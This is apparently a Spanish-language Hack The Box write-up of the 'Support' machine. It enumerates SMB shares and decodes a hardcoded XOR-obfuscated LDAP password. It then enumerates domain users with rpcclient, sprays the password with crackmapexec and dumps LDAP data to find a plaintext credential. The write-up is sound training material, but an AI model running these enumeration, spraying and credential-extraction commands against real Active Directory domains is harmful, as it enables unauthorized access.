
Second form

###Try hackme support segunda forma ################


```
└─$ nmap -Pn -sCV 10.10.11.174 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-02 13:28 -05
Nmap scan report for support.htb (10.10.11.174)
Host is up (0.075s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-02 18:28:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

con smb encontramos el directorio support-tootls



```
┌──(kali㉿kali)-[~/machineshtb/Support/second form]
└─$ smbclient -L 10.10.11.174 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/machineshtb/Support/second form]
└─$ 
```

en el recurso support-tools se encuentra un .exe un .zip un .paf



```
└─$ smbclient \\\\10.10.11.174\\support-tools
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 12:01:06 2022
  ..                                  D        0  Sat May 28 06:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 06:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 06:19:55 2022
  putty.exe                           A  1273576  Sat May 28 06:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 06:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 12:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 06:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 06:19:43 2022

                4026367 blocks of size 4096. 957356 blocks available
smb: \> 
```


con herrameintas de analisis de codigo encontramos este posible pass

0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
tambien encontramos esta linea de codigo
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
private static byte[] key = Encoding.ASCII.GetBytes("armando");
al parecer hay un usuario support y un dominio support.htb el cual debemos añadir al /etc/hosts/ y una decodificación con la palabra
aramando

tambien encontamos un numero un tamaño en decimal DF es 223

array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);

con esto asumimos que esta es la llave solo falta decodificar en base 64 con cibercheft



From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

XOR
Key: 0xDFU HEX
Scheme: Standard
☐ Null preserving

XOR
Key: armando UTF8
Scheme: Standard


```
0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
```

```
nvEfEK16^1aM4$e7AclUf8x8$tRWxPWO1%lmz
```

este es el pass:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
ahora nos podemos conectar intentamos con el user support pero no funciono por lo cual lo hacemos con ldap


rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174

hacemos un domusers



```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ldap] rid:[0x450]
user:[support] rid:[0x451]
user:[smith.rosario] rid:[0x452]
user:[hernandez.stanley] rid:[0x453]
user:[wilson.shelby] rid:[0x454]
user:[anderson.damian] rid:[0x455]
user:[thomas.raphael] rid:[0x456]
user:[levine.leopoldo] rid:[0x457]
user:[raven.clifton] rid:[0x458]
user:[bardot.mary] rid:[0x459]
user:[cromwell.gerard] rid:[0x45a]
user:[monroe.david] rid:[0x45b]
user:[west.laura] rid:[0x45c]
user:[langley.lucy] rid:[0x45d]
user:[daughtler.mabel] rid:[0x45e]
user:[stoll.rachelle] rid:[0x45f]
user:[ford.victoria] rid:[0x460]
rpcclient $>
```

extraemos los usuarios con }
rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'




```
Administrator
Guest
krbtgt
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.raphael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria
```

Hacemos un ataque de fuerza bruta con crackmapexec y smb mas la opcion continue procces para ver de quien es ese password

crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success

este nos tira
SMB   10.10.11.174   445   DC   [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz




```
┌──(kali㉿kali)-[~/machineshtb/Support/second form]
└─$ crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC               [-] support.htb\Administrator:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\Guest:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\krbtgt:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
SMB         10.10.11.174    445    DC               [-] support.htb\support:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\smith.rosario:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\hernandez.stanley:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\wilson.shelby:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\anderson.damian:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\thomas.raphael:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\levine.leopoldo:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\raven.clifton:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\bardot.mary:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\cromwell.gerard:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\monroe.david:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\west.laura:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\langley.lucy:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\daughtler.mabel:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\stoll.rachelle:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\ford.victoria:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz STATUS_LOGON_FAILURE
```

como tenemos acceso al ldap podemos utilizar la herramienta ldapsearch recordemos que tenemos el puerto 389


ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://10.10.11.174 -D 'support.htb\ldap' -w ‘nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz’ -b "DC=support,DC=htb"

ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
-x Simple Authentication
-H LDAP Server
-D My User
-w My password
-b Base site, all data from here will be given
nos tira error



```
$ ldapsearch -x -H ldap://10.10.11.174 -D 'support.htb\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
ldap_bind: Invalid credentials (49)
        additional info: 80090308: LdapErr: DSID-0C090436, comment: AcceptSecurityContext error, data 52e, v4f7c

─(kali㉿kali)-[~/machineshtb/Support/second form]
$ 
```


sin embargo cambiando por @ y reordando en la flag -D si nos fuciona



```
┌──(kali㉿kali)-[~/machineshtb/Support/second form]
└─$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
```

ldapsearch nos trae mucha información sin embargo buscando solo información del usuario support y modificando el tamaño de las consultas de las flgas -A y -B encontramos (| grep -i -A40 -B40)

ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"| grep -i -A40 -B40 “sAMAccountName: support”




```
└─$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"| grep -i -A40 -B40 "sAMAccountName: su
pport"
dSCorePropagationData: 20220528111146.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133381559603636699

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
